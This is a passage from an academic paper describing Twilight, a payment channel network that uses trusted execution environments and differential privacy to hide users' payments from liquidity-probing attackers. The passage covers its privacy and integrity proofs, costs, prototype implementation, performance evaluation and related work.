meaning that the payment will not eventually take place.

Payment confirmation and coin transfers. When Bob receives the final PTLC, his client checks that the amount from Alice is sufficient. In this case, Bob reveals the PTLC secret key to the previous relay, which serves as a receipt. It allows the relay to decrypt the PTLC's amount and post the PTLC, if necessary, to the blockchain to ensure the relay gets paid. Each hop then propagates the secret backward, which enables coin transfers across the route (as described in §2).

5.2.1 Side channels

Several exploits in the past illustrate that TEEs can be vulnerable to side channels (see survey on Intel's SGX platform [13]). We architect Twilight to maintain PCN integrity even if attackers completely break the TEE's security promises, but given such a vulnerability, a relay may circumvent Twilight's noisy payment processing and jeopardize its users' privacy. In particular, attackers with physical access to the TEE (the hosting relay in Twilight's case) may exploit channels such as temperature and power consumption readings to learn sensitive information like secret keys. However, TEE manufacturers issued countermeasures in response to known attacks and, using remote attestation, allowed users to learn whether the TEEs they contact run these countermeasures. Users in Twilight, thus, can avoid relays with known TEE vulnerabilities.

Another important type of side channel attack exploits application-specific vulnerabilities within the enclave. Twilight's code inside the enclave must be hardened against such attacks. This is typically achieved by ensuring data-oblivious computation [2, 43] that results in constant processing time, low variance power consumption, etc.

5.3 Channel teardown

When a user leaves the PCN, or a relay needs to replenish liquidity in a channel with another relay, they close their channels (and open another one, in the relay-to-relay case). Closing a channel involves an on-chain transaction to the smart contract, splitting the locked coins between the channel endpoints. Similar to vanilla PCNs, parties sign and exchange closing balance messages after each payment (§2). A relay's TEE signs these messages, as the TEE's secret key is authoritative for the relay's payment channels (§5.1). Each party stores the latest message from their counterpart, so they can post it on-chain to close the channel (even without interacting with their TEE at close-time). These messages have a serial number, local to the channel, and reference unresolved PTLCs on the channel by their hashed values (see Figure 3). The smart contract managing the locked coins in the channel's account allows a short appeal period, where parties may post closure messages with higher serial number, and then allows parties to claim the PTLCs referenced by the last message posting them along with their secrets.

To hide the channel's closing balance split (§3.1), Twilight can deploy over a blockchain that allows for private transactions in its smart contracts. For example, Ethereum supports a rich enough language that allows implementing "shielded transactions" in its smart contracts using zero-knowledge proofs (see [25] for implementation). Such a deployment allows fast off-chain payments with a differential privacy guarantee and avoids exposing information on channel tear-downs. We, therefore, believe this combination makes an attractive privacy-performance trade-off.

6 Analysis

We analyze Twilight's design against its goals from §3.

6.1 Integrity

All payments accepted by a relay must be valid, so that the resulting balances when closing channels may be committed to the blockchain. This property must hold even if all relays break their TEEs' security guarantees (§5), i.e., even in this extreme case, no relay can steal coins from others.

To achieve integrity, it is sufficient to ensure that the relay subtracts non-negative noise from its channel's liquidity (Equation 2). Thus, any payment that the relay accepts is of at most the channel's liquidity amount and does not overspend (so it can be committed to the blockchain). The noise that the relay subtracts is the sum of at most N Gaussian random variables (§4.1). Theorem 1 shows that setting $\mu >> \frac{\sigma}{\sqrt{N}}$ ensures that the chance for negative noise is extremely small.

Theorem 1. *A relay accepts a payment that overspends the channel's liquidity with probability* $\leq GaussCDF(\mu N, \sigma^2 N; 0)$.

Where GaussCDF is the noise cumulative distribution function (CDF) with mean μN and variance $\sigma^2 N$, evaluated at 0. And μ, σ, N are the noise parameters, summarized in Table 1.

Proof. Let us compute the probability that the relay adds negative noise for some time slot. Noisy payment processing adds N random variables to the liquidity, each distributing $Gauss(\mu, \sigma^2)$. Thus, a relay's noise distributes $Gauss(N\mu, N\sigma^2)$. (The sum of Gaussians is also a Gaussian.) The chance for negative noise is $GaussCDF(N\mu, N\sigma^2; 0)$. Namely, the noise CDF evaluated at 0. □

When $N\mu >> \sqrt{N}\sigma$, i.e., the noise's mean is much greater than its standard deviation, the chance of obtaining negative noise is extremely small. It decays proportionally to $e^{-(\frac{\mu\sqrt{N}}{\sigma})^2}$. For example, for $\mu = 10\frac{\sigma}{\sqrt{N}}$ the chance for negative noise error is about 2^{-100}. This property holds regardless of the TEE's security, i.e., even in case a new vulnerability allows the relays to circumvent TEE protections; we provide the

proof for integrity under under insecure TEEs in an online technical report [10].

6.2 Privacy

Before we delve into the analysis of Twilight's differential privacy guarantee, we argue that as long as a relay's TEE is secure, that relay performs noisy payment processing. Consider a relay with a TEE that attests to running noisy payment processing on a channel. Any client that routes a payment through the channel ensures that the secret keys for the channel's on-chain account are created in, and never exported from, the TEE (§5.1). When a relay processes a payment's PTLC, it must sign the PTLC for the next hop using the TEE's secret. Hence, the relay must call the TEE, with the PTLC from the previous hop, which executes noisy payment processing and creates the next PTLC according to the result of Equation 2.

The privacy analysis for noisy payment processing proceeds as follows. We first analyze the differential privacy guarantee when the attacker probes a channel just once (Theorem 2). We then reason about hiding a payment under many probes, traversing a route with several channels, and the privacy amplification from choosing one of several available routes (Theorem 3). Lastly, we discuss differential privacy for multiple payments.

Privacy against a single probe. Consider a payment channel's noise tree (Figure 2) and Alice's payment arriving at the relay at time slot t. The only nodes in the tree affected by her payment are the $\log_b T$ ancestors of slot t (see parameters in Table 1). When the attacker issues a probe at time t', only one of these ancestors affects the relay's response (Equation 2), call it node i. Thus, for a single probe, it is sufficient to analyze the privacy loss from the information in a single tree node. For example, the payment at slot 2 in Figure 2 only affects the amounts (denoted by the τ's) that nodes $010, 01, 0,$ and the root record. Node i contributes to the response the sum of its noise and transacted amounts (i.e., $n_i + \tau_i$). Theorem 2 captures, in (ε, δ)-differential privacy terms, the difference in the chance that i contributes the same value whether Alice makes a payment of m coins.

Theorem 2. *Consider the time slot where Alice may make a payment to Bob for m coins. Let i be a node in a channel's tree that is an ancestor of that time slot. Then, except with probability* δ*, the following inequalities hold:*

$$e^{-\varepsilon} \leq \frac{Pr[\tau_i + n_i | Alice \to Bob]}{Pr[\tau_i + n_i | X]} \leq e^{\varepsilon}$$

Where $\varepsilon = \frac{mc}{\sigma}, \delta = 2 \cdot GaussCDF(\mu, \sigma^2; \mu - c\sigma)$.

Informally, δ bounds the probability of drawing extreme noise values (over c standard deviations below the mean). The parameter $c > 0$ allows to trade a larger ε for a smaller δ.

Proof. Alice pays m coins to Bob. So, for any value η that node i might contribute to the calculation of Equation 2 (i.e., the sum $\tau_i + n_i$), we need to bound the ratio:

$$\frac{\Pr[\tau_i + n_i = \eta | Alice \to Bob]}{\Pr[\tau_i + n_i = \eta | X]} = \frac{\Pr[n_i = \eta - \tau_i - m]}{\Pr[n_i = \eta - \tau_i]}$$

Namely, for node i to contribute the same value in both scenarios (Alice pays m coins to Bob vs. Alice does not make this payment), the noise in case Alice pays Bob should be m less than the noise in the case she does not pay him. The noise n_i distributes $Gauss(\mu, \sigma^2)$. For convenience, let us substitute $x_i = \eta - \tau_i$, which is the noise value that the relay should draw if there is no payment from Alice to Bob (s.t. i contributes η). The Gauss distribution PDF gives that the above term equals:

$$= \frac{e^{-\frac{(x_i - m)^2 - 2x_i\mu + 2m\mu + \mu^2}{2\sigma^2}}}{e^{-\frac{x_i^2 - 2x_i\mu + \mu^2}{2\sigma^2}}} = \frac{e^{-\frac{x_i^2 - 2mx_i + m^2 - 2x_i\mu + 2m\mu + \mu^2}{2\sigma^2}}}{e^{-\frac{x_i^2 - 2x_i\mu + \mu^2}{2\sigma^2}}} = e^{-\frac{-2mx_i + m^2 + 2m\mu}{2\sigma^2}} = e^{\frac{2mx_i - m^2 - 2m\mu}{2\sigma^2}} \quad (3)$$

The chance that the relay draws an "extreme" noise value for x_i is low. More precisely, except with probability $\delta_{right} = 1 - GaussCDF(\mu, \sigma^2; \mu + c\sigma) = GaussCDF(\mu, \sigma^2; \mu - c\sigma)$, it holds that $x_i \leq \mu + c\sigma$. Substituting x_i in Equation 3 with this upper-bound, we get that except with probability δ_{right}:

$$\leq e^{\frac{2m(\mu + c\sigma) - m^2 - 2m\mu}{2\sigma^2}} \leq e^{\frac{cm}{\sigma}} = e^{\varepsilon}$$

The computation for the inequality in the other direction, showing that $e^{-\varepsilon} \leq \frac{\Pr[\tau_i + n_i | Alice \to Bob]}{\Pr[\tau_i + n_i | X]}$, is similar. (We derive ε by substituting $x_i \geq \mu - c\sigma$, which holds except with probability $\delta_{left} = GaussCDF(\mu, \sigma^2; \mu - c\sigma)$.) Overall, using the union bound, $\delta = \delta_{left} + \delta_{right} = 2GaussCDF(\mu, \sigma^2; \mu - c\sigma)$. □

Privacy under many probes. Attackers may probe a channel many times; however, there are only $\log_b T$ ancestors in the tree for Alice's payment time slot. Thus, only those nodes might contribute different values to the relay's response (and, therefore, leak information about Alice's payment). We compose, in §6.2.2, the privacy guarantee from Theorem 2 over $\log_b T$ different observations that the attacker might get. This gives the differential privacy guarantee that a single channel provides (even if the adversary continuously probes it).

Privacy over a payment's route. The attacker may probe any inter-relay payment channel on Alice's payment route. Therefore, the level of privacy reduces with the number of inter-relay payment channels that it traverses. Although minimizing the number of hops benefits privacy, the costs that current PCN implementations opt to minimize might cause clients to prefer longer routes. For instance, in Lightnings' most common implementations, routing is not done by choosing the shortest-length route. In the C-Lightning implementation, the route's length is one of the parameters determining which route a payer chooses but in LND and Eclair (the other two most popular implementations), minimizing the route length is not explicit.




Figure 4: Shortest length channel disjoint routes between relays in the Lightning network topology (from Nov. 7th, 2021).

Usually, however, these costs decrease with the number of hops: having more hops typically results in less preferred routes, e.g., requiring clients to lock coins for longer time or increasing the total fee the sender would end up paying the relays. Indeed, measurements show that for all the implementations listed above, at least 80% of routes chosen by the routing algorithm in the Lightning Network (the largest PCN today) have no more than three inter-relay channels [42].

6.2.1 Privacy amplification by random route selection

In practice, multiple channel-disjoint routes of the shortest length often exist. For example, we connected a client to the Lightning Network and retrieved its topology (the snapshot was taken Nov. 7th, 2021). We found that there are usually 2 – 5 channel-disjoint routes of the shortest length between two relays (nodes with more than one channel); see Figure 4. Twilight leverages this insight about PCN topology to amplify users' privacy. Clients choose one of the shortest channel-disjoint routes uniformly at random. Intuitively, randomized route selection improves privacy since the attacker does not know which of the channels he probes are on the payment route. If Twilight is to be deployed on Lightning clients, it would need to relax the clients' path selection strategies (described above) to consider paths that are "close enough" to the minimal cost. This relaxation would accommodate their current route selection strategies and allow the client to choose from multiple routes to amplify privacy.

6.2.2 Payment privacy quantification

Theorem 3 captures the composition of the arguments made in this subsection and quantifies them in differential privacy terms. It shows that a random selection of 1-out-of-r possible routes of length l in Twilight improves the differential privacy's ε proportionally to $\sqrt{r}$, and that ε impairs proportionally to $\sqrt{\log_b T}$ and $\sqrt{l}$.

Theorem 3. *Let r be the number of channel-disjoint routes with l inter-relay channels between Alice and Bob. Alice's m-coin payment to Bob is (ε,δ) differentially-private where:*

$$\varepsilon = \ln\left(1+\frac{mc\sqrt{l\log_b T}}{\sigma\sqrt{r}}+\frac{l\log_b T m^2}{2\sigma^2}\right),$$

$$\delta = 2\cdot GaussCDF(\tilde{\mu},\tilde{\sigma}^2;\ \tilde{\mu}-c\tilde{\sigma})$$
$$And,\ \tilde{\mu}=rl\log_b T\mu,\ \tilde{\sigma}^2=rl\log_b T\sigma^2$$

Proof. Given in technical report [10] □

To get a fair degree of privacy, $\sigma >> m$ (the variance in the noise hides a payment that Alice might make). In this case, ε is very close to $\frac{mc\sqrt{l\log_b T}}{\sigma\sqrt{r}}$ (i.e., Theorem 3 generalizes Theorem 2; it gives a similar result when $T,r,l=1$).

6.2.3 Multiple payments

Until now, we analyzed differential privacy for one payment. However, if Alice makes multiple sensitive payments, the attacker may try to learn about any of them. This scenario is known as composition in the differential privacy literature. Fundamentally, differential privacy deteriorates with the number of payments Alice wishes to hide, but the composed result remains differentially private. Maintaining the rigorous differential privacy guarantee, albeit with higher ε,δ, can be crucial. For example, a court that should be convinced "beyond a reasonable doubt" requires a very high degree of certainty, making even relatively high ε,δ guarantee valuable.

The literature also provides theorems for computing the ε,δ guarantee of such composition. This quantification is important. It allows users to avoid sensitive payments when exceeding a "privacy budget" (i.e., when ε,δ reflect a risk they deem too high). The most general result states that composing k invocations of an (ε_i,δ_i)-differentially private mechanism results in $(\sum_{i=1}^{k}\varepsilon_i,\sum_{i=1}^{k}\delta_i)$-differential privacy [12, Thm. 3.16]. Another, more powerful, composition theorem [22] holds when the noise in the composed invocations is independent, this result states that ε grows with $\sqrt{k}$. In our case, when multiple payments traverse the same route, different invocations of the noisy payment processing mechanism within the same channel are not independent (due Twilight's use of the tree), and thus only guarantee linear growth of ε. However, when payments traverse disjoint routes, the more advanced composition theorem holds, and ε degrades slower. This implies that Alice can increase her privacy level under multiple payments by opening channels to more relays. Intuitively, these channels allow Alice to use more disjoint paths, which helps her in two ways: First, randomizing over more paths provides better ε,δ to begin with (see §7.1 for example ε,δ values for different route lengths and number of available disjoint routes). Second, when paths are disjoint, the stronger composition results hold. The online technical report analyzes this scenario [10].

7 The Cost of Privacy

The noise that a relay induces artificially reduces its channel's effective capacity: the relay might deny payments that spend amounts close to the channel's liquidity and lose the




Figure 5: Privacy-efficiency trade-off for a channel with 2^{64} time-slots. Fixing $\delta = 10^{-7}$ and 1-coin payment. Locking more coins allows lower ε.




Figure 6: Extra locked coins needed to achieve $\varepsilon = 0.15, \delta = 10^{-7}$ differential privacy, with $\Delta = 10^{-3}$ inefficiency as a function of the number of disjoint routes.




Figure 7: Payment failure rate on channels that provide different level of privacy.

associated fees. In this section, we study this cost. We present a metric for a channel's ability to process a sequence of payments, illustrate the trade-off between privacy and efficiency, and quantify the cost of operating a Twilight relay.

Definition 1. *A noisy payment channel $\mathcal{C}$ is Δ-inefficient compared to a noiseless channel $\mathcal{C}'$ if any payment accepted through channel $\mathcal{C}'$, is rejected in $\mathcal{C}$ with probability at most Δ.*

We use the inefficiency metric to measure the cost of noisy channels. Theorem 4 quantifies the extra coins that a relay should lock to make the noisy channel Δ-inefficient compared to the noiseless alternative. Let $Gauss(\mu, \sigma^2)$ be the noise distribution for nodes in a relay's noise tree, and N the maximal number of nodes in the covering set for any time slot (Table 1).

Theorem 4. *If the noisy channel $\mathcal{C}$ is initialized with ω more coins in both directions than the noiseless channel $\mathcal{C}'$, then it is Δ-inefficient compared to $\mathcal{C}'$, where:*
$\omega = \mu N + t$, *and* $\Delta = GaussCDF(\mu N, \sigma^2 N;\ \mu N - t)$.

The knob value t allows trading a higher ω for a lower Δ.

Proof. Given in technical report [10] □

The Gauss distribution CDF at $\mu N - t$ falls very quickly with t (proportionally to e^{-t^2}). For example, achieving $\Delta = 0.1\%$ (with $\delta = 10^{-7}, \varepsilon = 0.15$ privacy) requires $\omega = 95608$; see Figure 5. Achieving $\Delta = 10^{-10}$ requires locking only 15% more coins (for the same privacy level, $\omega = 11000$).

Multi-payment sequences and multi-hop routes. The inefficiency metric composes for a sequence of n payments routed over l channels: Consider two sequences of l noisy and noiseless channels, where noisy channel i is Δ_i-inefficient compared to the i^{th} channel in the noiseless sequence. Using the union bound, we find that a sequence of payments that is accepted via the noiseless route might be rejected from the noisy route with a probability of at most $n\sum_{i=1}^{l}\Delta_i$.

7.1 Privacy-efficiency trade-off

Comparing Theorem 3 and Theorem 4, which summarize Twilight's privacy and efficiency properties, allows reasoning about the number of coins that a relay should lock in the channel's smart contract to support a certain level of privacy. Figure 5 illustrates the privacy-efficiency trade-off for one channel, trading higher ω for lower ε. Figure 6 then focuses on a particular privacy setting ($\varepsilon = 0.15, \delta = 10^{-7}$) and explores the trade-off for scenarios where clients have multiple options for disjoint routes, and these routes are of multiple hops. Since clients boost privacy by uniformly selecting routes (§6.2.1), a network that offers many disjoint routes improves the efficiency (requires locking fewer coins for similar privacy level).

Payment success ratio. Our analysis thus far refers to the chance that *any* payment fails. However, in practice, a channel may process payments back and forth. Some payments may even fail for over-spending on a noiseless channel, while they would succeed on the noisy channel due to the extra liquidity (ω in Theorem 4) and sufficiently low noise. We use simulation to compare the failure rate on a long sequence of payments. Our simulation, in Figure 7, focuses on a single channel, where we send 1-coin payments left or right with a uniform distribution. We run this simulation for three levels of privacy (values of ε, fixing $\delta = 10^{-7}$). Each data point is the failure rate on a sequence of 10^8 payments. In this simulation, payments route over a single payment channel without concurrency. We observe that as the channel's capacity grows, the noised channel's success ratio converges to that of the noiseless channel. We also see that the extra locked coins needed for achieving $\Delta = 10^{-3}$ on the noisy channel with $\varepsilon = 0.15$ and $\delta = 10^{-7}$ is around $7k$ over the noiseless channel (see dashed horizontal line in Figure 7). This is an improvement over the theoretical bound from Theorem 4 (which is illustrated in Figure 5).

7.2 Quantifying the relay's cost and incentives

Twilight requires relays to run code in TEEs and induce noise when processing payments. Modern commodity processors ship with TEEs (e.g., see Intel's i9 processor spec [19]). Thus, we believe that deploying a TEE should not incur a high cost on the relay's operator and focus on the cost of operating noisy payment processing, which increases a relay's locked coins.

Although Twilight's relays need to lock more coins than the noiseless alternative (say, $9.5k$ additional coins per Figure 5), these coins *return to the relays* when the channel closes, so relay operators only lose any potential interest that they could have gotten for these extra coins. Moreover, the financial impairment rate from locking coins is fixed, and *amortizes over all payments* carried during the channel's lifetime. Given these observations, we can compute the increase in relay fee that would cover the cost of operating a Twilight channel depending on the number of payments it carries. For example, consider the privacy-efficiency trade-off point highlighted in Figure 5 ($\varepsilon = 0.15, \delta = 10^{-7}, \Delta = 10^{-3}$); we find that given a yearly interest rate of 3%,a relay that handles 79 payments per day can cover its operational cost by charging 1% fee from each payment . Previous works on differential privacy (in other contexts) statistically modeled users' actions, treating them as noise (e.g., [6]). This approach reduces the number of coins a relay should lock, thus reducing Twilight's operational cost. However, it requires strong additional assumptions about users that Twilight avoids: that many users are honest and submit payments according to a known distribution.

8 Implementation

There are three components to our prototype of Twilight. The first is the smart contract for managing on-chain channel accounts between two parties, which we implement for Ethereum in Solidty [14] (68 lines of code). A limitation of our smart contract implementation is that it does not use shielded on-chain transactions (e.g., implemented using Solidity in [25]). It, therefore, exposes a channel's closing balance split (i.e., the aggregate amount of payments on the channel through its lifetime). We argue in §3.1 that for long-lived channels this is typically safe in practice. The second component is the enclave running in Intel's SGX [9] as a TEE. We implement the noisy payment processing logic inside the enclave in C++17 (965 lines of code). The last component is the relay, which calls the enclave and implements the networking logic for carrying payments across the route. We implement the relay in Python3.8 (886 lines of code). The clients use the same networking logic as the relays (but do not run noisy payment processing). Our implementation uses ChaCha20 [27] for symmetric encryption, elliptic curve `secp256r1` [39] for public key operations, and SHA3-Keccak [5] as hash function.

Inside the enclave, we generate the TEE's secret key using `sgx_ecc256_create_key_pair` and run the randomized response mechanism (§4.1). Running this mechanism requires the enclave to read the current time; we call `rdtsc` to get the number of CPU cycles since boot [20] which serves as a high-resolution clock. We detect reboots by reading the nonce that `sgx_get_trusted_time` returns, which is initialized at boot time (as discussed in §5.2). The channel's noise tree (Figure 2) has $T = 2^{64}$ time slots to support long-lived channels.

9 Evaluation

We use Twilight's prototype to evaluate the throughput and latency, and to measure the cost of resolving disputes on-chain (§9.1). We use simulations to evaluate the privacy benefits of noisy payment processing under partial adoption (§9.2).

9.1 Performance and cost

Setup. We deploy Twilight's implementation over a `Standard_DC1s_v2` machine type in Azure [8], which has one CPU and 4 GB RAM. This machine has a single `Intel SGX-1` TEE. We deploy Twilight on machines in two Azure regions, across two continents, `eastus` and `northeurope`. To ensure our tests experiment real Internet latencies, the routes for the payments we evaluate alternate between relays in both regions. We measure the average round-trip latency between machines in the two regions to be 84.89ms (with 0.58 standard deviation). In the following experiment results, each data point is an average of 40 repetitions. We use error bars to show the standard deviation from the mean.

Throughput. In Figure 8 we measure the rate of completed payments as a function of the rate of issued payments for different route lengths. The throughput continues to grow until around 820 resolved payments/sec, which is over twice of a relay's throughput in the Lightning PCN [21] (about 358 payments/sec with one relay). We attribute this performance improvement to batch-processing payments (cf., in Lightning, each payment requires expensive invocations of an underlying Bitcoin client). When the payment issuance rate exceeds 800 payments/sec, the relays' backlog grows and eventually causes the throughput to start decreasing. We, therefore, cap the relay's backlog at 3000 payments to allow handling bursty payments and avoid congestion collapse. Since PCNs are horizontally scalable, the more relays join Twilight, the more disjoint routes are available (proportionally growing Twilight's throughput).

Latency across a route. Figure 9 evaluates payment latency in Twilight by sending payments across paths of different lengths and using different payment issuance rates. After a minute, when the system is in steady-state, we measure the latency for completing payments. Before backlogs start forming in the relays, the latency is under 1.1s even with 4 relays (e.g., when 800/sec payments are issued). We attribute about half of this latency to the network RTT time (510ms from Alice to Bob via the 4 relays). The rest is due to Twilight's




Figure 8: Throughput by payment issuance rate for different route lengths.




Figure 9: Latency by payment issuance rate for different route lengths.




Figure 10: Privacy gain under partial noisy payment processing adoption.

processing costs inside the TEE. From this, we conclude that Twilight does not substantially increase the latency over a vanilla PCN (that routes payments via a similar number of hops). Even when payments are issued at a relatively high rate (e.g., 800 payments/sec) Twilight's processing does not dominate the latency over the network RTT.

Smart contract gas cost. We use Ganache [15] to evaluate the gas price of running the smart contract managing the channel's account on Ethereum. We gather the gas prices using "Web3.estimateGas" (an Ethereum API). The total gas cost for handling each disputed PTLC is less than 2.4k gas. The major pieces comprising this cost are: (1) 700 gas to validity check of the dispute, (2) 800 gas to decrypt the disputed PTLC, and (3) 900 gas to parse the plaintext and update the balance.

Each PTLC is encoded into 28B, which users can post to the smart contract to dispute the channel's closing balance split (along with the partner's signature over that PTLC and a matching secret key). This encoding comprises 8B for the amount, 4B for the PTLC's timeout (in blocks), and 16B for the authentication code that ensures the secret key is correct. Storing the PTLC on the blockchain costs 15k gas and dominates its processing cost.

9.2 Partial noisy processing adoption

Performing noisy payment processing involves costs for the relay (§7). We consider the effect of weakening Twilight's requirements through a compatibility mode where relays can participate in the network without noising payments in TEEs. Clients can tell which relays do noisy payment processing in TEEs using remote attestation and prefer routes where all relays do so. We evaluate the fraction of payer-payee pairs of nodes with a fully adopting path. As an example network, we use the Lightning network topology (snapshot from Nov. 7^{th}, 2021), the largest PCN today. We that assume the payer and payee run Twilight's client, and evaluate three scenarios regarding Twilight's adoption (in its full form) in the network: (1) relays adopt by descending order in the number of channels they have, (2) organizations (companies operating relays) adopt across all their relays by descending order in the number of channels they have (we use relay lists from [7,30]), and (3) uniform random adoption across the network.

Figure 10 shows that if the largest 5 organizations in the network adopt noisy payment processing, then 47% of pairs of nodes in the network will have a connecting route with full adoption. The largest organization, "LN-BIG" [30] alone connects around 19% of the pairs. More generally, we see that adoption on a small number of relays or organizations at the core of the network can protect routes between a large portion of the network's nodes, giving a tangible path to significant privacy improvement. Uniform adoption is less effective, and several hundreds of relays should adopt before the benefit becomes significant.

10 Related Work

Several works point out that today's PCNs do not offer much privacy [16, 18, 31], and Kappos et al. evaluate such attacks in practice [23]. Bolt [16] gives a strong privacy guarantee by establishing payment channels over ZCash, but its architecture is restricted to just one relay. Namely, a hub that connects everyone in the network, which limits the scalability of the design and risks availability in the case that hub goes offline.

Malavolta et al. [31, 32] propose a privacy-preserving HTLC for PCNs. Instead of using the same HTLC secret for every hop, secrets across the route are cryptographically linked but appear random. Thus, malicious relays along the route cannot link payments through their HTLC secrets. This construction is compatible with Twilight's PTLCs and allows avoiding such "secret-correlation" attacks. SpeedyMurmurs [38] modifies the client's routing algorithm to split payments across several paths. In this manner, an attacker that does not control a relay on all routes cannot learn the exact payment amount or uniquely identify the payer and payee, but he can learn information about the users' "direction." As discussed in [32], these solutions [31, 32, 38] are only partial to the privacy problem in PCNs. In particular, since channels cannot transfer more funds than their liquidity, the attacker can measure channels' liquidity on inter-relay links by request-

ing relays to carry payments. He can then correlate liquidity changes across channels to track the users' payments [23], the problem that Twilight tackles. Quantifying and bounding statistical information leakage to an active adversary that probes channels to deduce payment routes is challenging, which Twilight achieves through differential privacy.

Joancomarti et al. [18] show how malicious clients can monitor changes in channel liquidity. Tang et al. consider a PCN that continuously advertises channel liquidity with fresh noise [40]. They do not specify a noise mechanism or means to enforce it but show that the adversary can quickly learn the liquidity on every channel. Twilight addresses this problem by utilizing ideas from the differential privacy literature; it can avoid continuously publishing channel-liquidity with fresh noise since it is safe to reuse noise values when hiding the same payments set. This allows Twilight to provide a rigorous differential privacy guarantee for its users.

TEEchain uses TEEs to build a high-throughput PCN [29] and relies on the security of its relays' TEEs for integrity. In particular, there are no disputes since TEEs are trusted to close channels at the correct balance. Moreover, TEEchain does not protect against attacks on its users' privacy. In contrast, Twilight is focused on privacy and uses TEEs only to ensure relays perform randomized response to hide users' payments.

11 Conclusion

We presented Twilight, a new PCN that is focused on privacy. Twilight hides a user's payments from other users in the network using differential privacy. Relays convince users that they will hide their payments by leveraging TEEs. Our analysis shows that Twilight provides rigorous privacy and incurs moderate costs. We implemented Twilight and tested its performance across a route of relays in two continents and evaluated it under partial adoption using simulations. Our evaluation shows that it provides solid performance compared to Lightning, today's most popular PCN (providing no privacy), and gives a tangible path to payment privacy in PCNs.

Availability

Our code is available online along with instructions for reproducing the evaluation results, see link in [41].

Acknowledgments

We thank Adam D. Smith and Katrina Ligett for insightful discussions on differential privacy and its applications, and our shepherd Stefanie Roos. Yossi Gilad was partially supported by the Alon fellowship and the Hebrew University cyber security research center and a gift from Microsoft. Aviv Zohar, Maya Dotan, and Saar Tochner were partially supported by grants from the Israel Science Foundation (grants 1504/17 & 1443/21) and by a grant from the Hebrew University cyber security research center.

References

[1] 1ML. Lightning network statistics. https://1ml.com/statistics, 2020.

[2] Adil Ahmad, Kyungtae Kim, Muhammad Ihsanulhaq Sarfaraz, and Byoungyoung Lee. Obliviate: A data oblivious filesystem for intel sgx. In *NDSS*, 2018.

[3] Eli Ben-Sasson, Alessandro Chiesa, Christina Garman, Matthew Green, Ian Miers, Eran Tromer, and Madars Virza. Zerocash: Decentralized anonymous payments from Bitcoin. In *IEEE Symposium on Security and Privacy*, pages 459–474. IEEE Computer Society, 2014.

[4] Iddo Bentov and Ranjit Kumaresan. How to use Bitcoin to design fair protocols. In Juan A. Garay and Rosario Gennaro, editors, *Advances in Cryptology - CRYPTO*, volume 8617 of *Lecture Notes in Computer Science*, pages 421–439. Springer, 2014.

[5] Guido Bertoni, Joan Daemen, Michaël Peeters, and Gilles Van Assche. The keccak sha-3 submission. *NIST*, 6(7):16, 2011.

[6] Raghav Bhaskar, Abhishek Bhowmick, Vipul Goyal, Srivatsan Laxman, and Abhradeep Thakurta. Noiseless database privacy. In Dong Hoon Lee and Xiaoyun Wang, editors, *ASIACRYPT*, volume 7073 of *LNCS*, pages 215–232. Springer, 2011.

[7] Bitfinex. The nodes of bitfinex. https://ln.bitfinex.com/, 2022.

[8] Marshall Copeland, Julian Soh, Anthony Puca, Mike Manning, and David Gollob. Microsoft azure. *Apress: New York, NY, USA*, 2015.

[9] Victor Costan and Srinivas Devadas. Intel SGX explained. Report 2016/086, Cryptology ePrint Archive, February 2016.

[10] Maya Dotan, Saar Tochner, Aviv Zohar, and Yossi Gilad. Twilight: A differentially private payment channel network. Cryptology ePrint Archive, Report 2022/136, 2022. https://ia.cr/2022/136.

[11] Cynthia Dwork, Moni Naor, Toniann Pitassi, and Guy N. Rothblum. Differential privacy under continual observation. In Leonard J. Schulman, editor, *STOC*, pages 715–724. ACM, 2010.

[12] Cynthia Dwork and Aaron Roth. The algorithmic foundations of differential privacy. *Foundations and Trends in Theoretical Computer Science*, 9(3–4):211–407, 2014.

[13] Shufan Fei, Zheng Yan, Wenxiu Ding, and Haomeng Xie. Security vulnerabilities of sgx and countermeasures: A survey. *ACM Computing Surveys*, 54(6):1–36, 2021.

[14] Ethereum Foundation. Solidity programming language. https://docs.soliditylang.org/en/latest/.

[15] Ganache. https://www.trufflesuite.com/docs/ganache/overview.

